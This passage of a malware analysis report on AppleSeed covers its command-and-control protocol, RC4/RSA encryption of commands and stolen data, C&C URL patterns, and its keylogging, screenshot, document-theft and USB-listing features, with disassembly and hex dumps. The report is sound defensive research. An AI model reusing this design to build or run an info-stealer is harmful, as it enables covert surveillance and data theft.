
b. dropAndRunCmd Thread
This thread performs commands that it has received. After requesting the C&C server to send commands, it downloads and decrypts them to perform malicious behaviors, then sends back the result.

It accesses the C&C server using the URL "/?m=c&p1=[PcID]" and downloads the data that includes commands. The User-Agent string used in the process is as follows:

```
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
```

The downloaded data is saved as a file in the %ALLUSERSPROFILE%\temp\ path. Unlike average malware strains, AppleSeed saves features that can be processed within the memory as a file. So for every stage, such as downloading commands and unpacking and decrypting files, all the results are saved in the %ALLUSERSPROFILE%\temp\ path.


When the download is finished, the malware accesses the C&C server via the URL "/?m=d&p1=[PcID]" to inform the server that the process has been completed. It is currently not possible to access the server, but it appears that the downloaded data starts with the "%PDF-1.7..4 0 obj" signature. AppleSeed begins the unpacking process after scanning the signature.



```
v36 = ~v27;
if ( Buffer == v36 )
  v50 = 1;
else
  fn_OutputDebugStr(L"[PackFile::unpack] crc32 mismatch: %d, %d", Buffer, v36);
j_j__free(v47);
j_j__free(v53);
j_j__free(v35);
CloseHandle_0(pExceptionObject);
LOBYTE(v62) = 6;
if ( v51 )
  j_j__free(v51);
```

Figure 30. CRC scan for unpacked file

The decryption process follows when the unpacking process is complete. The unpacked data includes the RC4 key encrypted with the RSA public key and the data encrypted with the RC4 key. The malware first decrypts the data saved in the 0x80 size after +0x04 using the RSA (1024) private key included in the binary and obtains the RC4 key based on the data. Then it decrypts the data with the RC4 key to have the command data.



```
6B596E3F  .  FF15 14205C6E CALL DWORD PTR DS:[<&ADVAPI32.CryptImportKey>]
6B596E45  .  85C0          TEST EAX,EAX
6B596E47  .v 74 20         JZ SHORT 6B596E69
6B596E49  .  8D85 E0EEFFFF LEA EAX,[LOCAL.1096]
6B596E4F  .  50            PUSH EAX
6B596E50  .  8D85 FCFEFFFF LEA EAX,[LOCAL.65]
6B596E56  .  50            PUSH EAX
6B596E57  .  6A 00         PUSH 0
6B596E59  .  6A 00         PUSH 0
6B596E5B  .  6A 00         PUSH 0
6B596E5D  .  FFB5 ECEEFFFF PUSH DWORD PTR SS:[LOCAL.1093]
6B596E63  .  FF15 28205C6E CALL DWORD PTR DS:[<&ADVAPI32.CryptDecrypt>]
[6B5C2014]=763CC49A (ADVAPI32.CryptImportKey)
```

```
Address  Hex dump                                         ASCII
000EBD90 07 02 00 00|00 A4 00 00|52 53 41 32|00 04 00 00 ●┐  ¤  RSA2 ┘
000EBDA0 01 00 01 00|6D 45 82 14|2B A4 77 53|E1 9F F3 9D ┌ ┌ mE,¶+¤wSáŸó
000EBDB0 BF 23 2B 7B|AE E5 14 1C|C5 9A B3 28|CA 25 EC 21 ¿#+{®å¶║ Åš³(Ê%ì!
000EBDC0 BE F9 55 FE|09 1F 90 B8|FF 3C 3D 8C|D0 09 73 E3 ¾ùUþ  ‚ÿ<=ŒÐ sã
000EBDD0 D2 D7 FA CA|D7 6B 40 A0|A9 0B DE 74|68 33 8B 4F ÒxúÊxk@ ©♂Þth3‹O
000EBDE0 7C 39 DF DD|E6 C1 57 4F|3C 48 06 5A|B3 64 E5 05 |9ßÝæÁWO<H─Z³då│
000EBDF0 C3 22 FF 6B|26 CB 67 01|4D A2 8C D1|FA BE E3 2C Ã"ÿk&Ëg┌M¢ŒÑú¾ã,
000EBE00 9D B4 BF D6|F1 82 AA A9|DF B7 7E F3|B2 6F 91 BC  ´¿Öñ‚ª©ß·~ó²o'¼
000EBE10 2E 03 EE 4A|B0 4B 8A 87|41 B8 3A 85|44 3D B8 F2 .└îJ°KŠ‡A¸:…D=¸ò
```

Figure 31. Decrypted RSA (1024 bit) private key

While the command data is not available for download at this moment, it appears that the unpacked data will have the following format based on the uploading process that will be discussed later in this report.

Offset	Size	Data
+0x00	0x04	Original size of the encrypted data
+0x04	0x80	RC4 key encrypted with the RSA (1024 bit) public key
+0x84	Variable	Command data encrypted with the RC4 key

Table 7. Encrypted command data received from C&C server

The following table is a list of commands that the current analysis target, AppleSeed, can perform. The command names are based on the string confirmed through the debug message.

Command Number	Command Name	Description
0	CMD	Performs command lines received from the C&C server and sends results
1	DLL	Downloads DLL and executes it with the RegSvr32.exe /s command
2	MemDLL	Downloads DLL and executes it in the memory
3	UpdateDLL	Updates malware (same as the DLL command)


Table 8. C&C commands #1

Unlike the MemDLL command that loads and executes malware within the memory, DLL and UpdateDLL command download DLL in the file form and execute it with the "regsvr32.exe /s" command. They are divided into two commands (DLL, UpdateDLL) which are essentially the same.

As for the CMD command, it executes the command line that was sent and receives the result through a pipe to save it in the %ALLUSERSPROFILE%\temp\ path. It then additionally encrypts the saved file before sending it like zip compression or the encryption process discussed above. The command first creates a random RC4 key and encrypts the zip compression file with the RC4 algorithm. The randomly created RC4 key is encrypted with the public key included in the binary. The final data after the encoding process is as follows:

Offset	Size	Data
+0x00	0x04	Size of the zip file that will be encrypted
+0x04	0x80	RC4 key encrypted with the RSA (1024 bit) public key
+0x84	Variable	Command data encrypted with the RC4 key

Table 9. Encrypted stolen information sent to C&C server



```
6B596B3C  .   6A 00          PUSH 0
6B596B3E  .   6A 00          PUSH 0
6B596B40  .   FF75 0C        PUSH DWORD PTR SS:[ARG.2]
6B596B43  .   FFB5 D8EEFFFF  PUSH DWORD PTR SS:[LOCAL.1098]
6B596B49  .   FFB5 ECEEFFFF  PUSH DWORD PTR SS:[LOCAL.1093]
6B596B4F  .   FF15 14205C6B  CALL DWORD PTR DS:[<&ADVAPI32.CryptImportKey>]
6B596B55  .   85C0           TEST EAX,EAX
[6B5C2014]=763CC49A (ADVAPI32.CryptImportKey)
```

```
Address   Hex dump                                         ASCII
000FA080  06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00
000FA090  01 00 01 00 05 DA 37 C6 71 C0 0B 2A 04 75 9D 5A
000FA0A0  14 3C 01 5F 4D 0B 38 F0 F8 3D 6E 4E 19 B3 09 D5
000FA0B0  70 AD B6 EE A7 CA CB 5A 59 A4 89 B9 E4 B8 D8 01
000FA0C0  B7 6A 0C 36 1E 7D 77 98 E6 24 87 22 DC 03 49 40
000FA0D0  08 57 F6 8C 5B 21 47 41 38 F0 D3 EE 09 29 AB 1E
000FA0E0  BE A9 EB B0 57 E8 8D 0C AC B4 1D 4A 60 29 F4 59
000FA0F0  AD 7B 8A 8D 18 0B 77 DC 45 96 74 5B 9C F7 7D AD
000FA100  7B 50 F4 4B 43 DA 8F 13 26 E6 4C 53 DA A5 18 07
000FA110  A0 27 51 E2 AB AB AB AB AB AB AB AB EE FE EE FE
```

Figure 32. RSA (1024 bit) public key used to encrypt attachment

The compressed and encrypted data is attached to the POST request and sent as the following URL:

```
/?m=b&p1=[PcID]&p2=a
```

3.2. Analysis of Info-stealing Feature

While the sample discussed earlier is a simple malware without the info-stealing feature, the same cannot be said for other AppleSeed samples. Those with functional info-stealing feature can receive additional commands from the C&C server and perform them. The following table provides an overview on the info-stealing feature and routines for performing additional commands.

AppleSeed samples with functional info-stealing feature use more URLs than those mentioned above.

The following shows the entire URLs used with an explanation for each case.

Mode	URL	Feature
ping	/?m=a&p1=[PcID]&p2=[PcInfo]-[MalwareVersion]	Maintaining connection with the C&C server
Sending command results	/?m=b&p1=[PcID]&p2=a	Sending CMD command results
	/?m=b&p1=[PcID]&p2=b	Stealing designated file
	/?m=b&p1=[PcID]&p2=b	Stealing document files from a certain path
	/?m=b&p1=[PcID]&p2=b	Stealing file list information within the USB drive
	/?m=b&p1=[PcID]&p2=c	Stealing captured screenshots
	/?m=b&p1=[PcID]&p2=d	Stealing keylogging data
Downloading commands	/?m=c&p1=[PcID]	Downloading commands from the C&C server
Download complete	/?m=d&p1=[PcID]	Notifying completion of command download


Table 10. List of URLs used

3.2.1. Information Theft

Starting from the installation, the sample proves that it's different by creating the flags folder and flag files before copying and running the file in the installation path. Each flag file contains a Unicode string "flag." At the info-stealing routine, the sample checks each flag and steals information from each existing flag. The stolen data is then sent to the C&C server after being encrypted and compressed with zip.

Flag File	Meaning
FolderMonitor	Stealing document files
KeyboardMonitor	Keylogging
ScreenMonitor	Taking screenshots
UsbMonitor	Stealing file list information of USB

Table 11. List of flag files


C:₩ProgramData₩Software₩ControlSet₩Service₩flags


이름

FolderMonitor
KeyboardMonitor
ScreenMonitor
UsbMonitor

Figure 33. Flag files within flags folder

a. Keylogging

This is enabled if the KeyboardMonitor flag file exists within the flags folder. The keylogged data is saved as the log.text file within the cache folder in the installation path. It is compressed and encrypted along with other stolen data and sent to the C&C server.




```
---- [ 2021-10-12_17-38-16-426 ]  < 검색 > ----
notepad[lb]

---- [ 2021-10-12_17-38-19-794 ]  < 제목 없음 - Windows 메모장 > ----
[lb]notepad test[₩n]
[₩n]
notepad test[lb]

---- [ 2021-10-12_17-38-27-576 ]  < new 1 - Notepad++ > ----
[lb]notepad++
```

Figure 34. log.txt file that stores keylogging data

b. Taking Screenshots

This is enabled if the ScreenMonitor flag file exists within the flags folder. The malware takes a screenshot of the current screen and saves it in the %ALLUSERSPROFILE%\temp\ path as a jpg file. The file is sent to the C&C server after being compressed and encrypted.




```
     00007FF81EA5A9E1   48:8BD7         mov rdx,rdi
     00007FF81EA5A9E4   48:8BCE         mov rcx,rsi
RIP  00007FF81EA5A9E7   FF15 33FE0600   call qword ptr ds:[<&WriteFile>]
     00007FF81EA5A9ED   48:8BCE         mov rcx,rsi
     00007FF81EA5A9F0   FF15 B2960400   call qword ptr ds:[<&CloseHandle>]

qword ptr [00007FF81EACA820 <servicescheduler.&WriteFile>]=<kernel32.WriteFile>

.text:00007FF81EA5A9E7 servicescheduler.dll:$A9E7 #9DE7
```

```
Address           Hex                                              ASCII
0000000003132040  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 01 2C  ÿØÿà..JFIF.....,
0000000003132050  01 2C 00 00 FF DB 00 43 00 1B 12 14 17 14 11 1B  .,..ÿÛ.C........
0000000003132060  17 16 17 1E 1C 1B 20 28 42 2B 28 25 25 28 51 3A  ...... (B+(%%(Q:
0000000003132070  3D 30 42 60 55 65 64 5F 55 5D 5B 6A 78 99 81 6A  =0B`Ued_U][jx..j
0000000003132080  71 90 73 5B 5D 85 B5 86 90 9E A3 AB AD AB 67 80  q.s[].µ...£«.«g.
0000000003132090  BC C9 BA A6 C7 99 A8 AB A4 FF DB 00 43 01 1C 1E  ¼Éº¦Ç.¨«¤ÿÛ.C...
00000000031320A0  1E 28 23 28 4E 2B 2B 4E A4 6E 5D 6E A4 A4 A4 A4  .(#(N++N¤n]n¤¤¤¤
00000000031320B0  A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4  ¤¤¤¤¤¤¤¤¤¤¤¤¤¤¤¤
00000000031320C0  A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4  ¤¤¤¤¤¤¤¤¤¤¤¤¤¤¤¤
00000000031320D0  A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 A4 FF C0  ¤¤¤¤¤¤¤¤¤¤¤¤¤¤ÿÀ
```

Figure 35. Screenshot saved as jpg file

c. Stealing Document Files

This is enabled if the FolderMonitor flag file exists within the flags folder. The malware collects document files (e.g. ".txt," ".hwp," ".pdf," ".doc," ".xls," and ".ppt") that exist within "Desktop," "Downloads," "Documents," and "%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE" folders, then sends them to the C&C server after compressing and encrypting them.




```
if ( fn_strStr(v28, v138, 0, L".txt", 4i64) != -1 )
  goto LABEL_61;
v30 = v137;
if ( v11 >= 8 )
  LODWORD(v30) = v10;
if ( fn_strStr(v30, v29, 0, L".hwp", 4i64) != -1 )
  goto LABEL_61;
v31 = v137;
if ( v11 >= 8 )
  LODWORD(v31) = v10;
if ( fn_strStr(v31, v29, 0, L".pdf", 4i64) != -1 )
  goto LABEL_61;
v32 = v137;
if ( v11 >= 8 )
  LODWORD(v32) = v10;
if ( fn_strStr(v32, v29, 0, L".doc", 4i64) != -1 )
  goto LABEL_61;
v33 = v137;
if ( v11 >= 8 )
  LODWORD(v33) = v10;
if ( fn_strStr(v33, v29, 0, L".xls", 4i64) != -1 )
  goto LABEL_61;
v34 = v137;
if ( v11 >= 8 )
  LODWORD(v34) = v10;
if ( fn_strStr(v34, v29, 0, L".ppt", 4i64) != -1 )
```

Figure 36. Routine for checking extensions of files that will be stolen

d. Stealing File List of USB

This is enabled if the UsbMonitor flag file exists within the flags folder. The malware finds a USB drive in the current system and obtains the list of files within the USB via the following dir command. The obtained text format data is also compressed and encrypted before being sent to the C&C server.

```
> cmd /s dir [drive name]:\ /s
```


PC › 로컬 디스크 (C:) › ProgramData › temp
이름
수정한 날짜
유형
ED80.tmp.txt
2021-10-11 오후 6:06
텍스트 문서
ED80.tmp.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말

```
              2개 파일                  88 바이트

 E:₩test1 디렉터리

2021-10-11  오후 06:01    <DIR>          .
2021-10-11  오후 06:01    <DIR>          ..
2021-09-15  오후 02:59             1,207 test1.txt
              1개 파일               1,207 바이트

 E:₩test2 디렉터리

2021-10-11  오후 06:01    <DIR>          .
2021-10-11  오후 06:01    <DIR>          ..
2021-09-15  오후 02:59             1,207 test2.txt
2021-09-15  오후 02:59             1,207 test2_2.txt
              2개 파일               2,414 바이트
```

Figure 37. List of files within USB drive

3.2.2. Additional Commands

Samples with the info-stealing feature enabled have 3 additional commands that can be performed after receiving them from the C&C server. The commands are as follows:

Command Number	Command Name	Description
d	Upload	Setting target files to be stolen
e	EditFlag	Enable or disable flag
f	FileDownload	Saving files received in a certain path

Table 12. C&C commands #2

a. Setting Target Files to be Stolen
Besides 4 monitor threads, AppleSeed has an additional thread that was not mentioned earlier. It periodically reads the "list.fdb" file that exists in the installation path, and if the file contains the pathname of a certain file, it compresses and encrypts the file in the path to send it to the C&C server. The d command writes the received pathname into the "list.fdb" file, and if the attacker wishes to steal a certain file, they can send the file path through the d command to upload it to their server.

The URL used to upload files from the thread is the same as the one that is used to steal document files and USB drive file list as shown below.

```
/?m=b&p1=[PcID]&p2=b
```

b. Setting Flags
When the sample is initially installed, it enables 4 flags: FolderMonitor, KeyboardMonitor, ScreenMonitor, and UsbMonitor. The e command enables or disables each flag depending on the received data. When enabling, a file with the same name is created for each flag, and when disabling, the files are deleted.

c. Downloading Files
A command for downloading files to create the received data in a certain path.

3.3. C&C Communication Using Emails

In terms of overall features, AppleSeed samples that use email for C&C communications are not much different from the sample discussed in the "3.1 Analysis of Default Features" in this report. However, one difference is that the samples use email protocols instead of HTTP during the C&C communications process. As such, the C&C communications via emails will be analyzed in detail.

Like the sample with default features from the "3.1.4. Thread" part, AppleSeed utilizing email creates 2 main threads. They can be categorized as Ping thread and Command thread respectively, using email protocol to communicate with the C&C server. The email address and password of the attacker are encoded and saved within the file.

Email Address	Password
k1-tome@daum[.]net	c$#****fzF - (Certain strings blurred as ****)

Table 13. Information of attacker's email

The attacker used the curl open source[2] to communicate with the C&C server using an email. The 2 main threads created by the Email AppleSeed sample can be divided into a thread that uses the IMAP protocol and a thread that uses the SMTP protocol based on their roles. The Ping thread defined in the "3.1. "Analysis of Default Features" part uses the SMTP protocol as its role is to send the information of the current system to the attacker's email. The Command thread uses the IMAP protocol since it receives additional malicious data from the attacker's email.

Protocol Server	Related Thread
smtps://smtp.daum[.]net:465	Ping Thread
imaps://imap.daum[.]net:993	Command Thread

Table 14. Protocol usage type for each thread

[2] https://github.com/curl/curl

3.3.1. Ping Thread (SMTP)

The sendHttpPing thread operates every 5 minutes. While it operates, it periodically sends the basic information of the infected system to the attacker's email. The name of the email sent to the attacker takes the form of "history yyyy-mm-dd_hh-mm-ss-sss." <u>Note that the results shown below are based on a test account and not the actual address used by the attacker.</u>


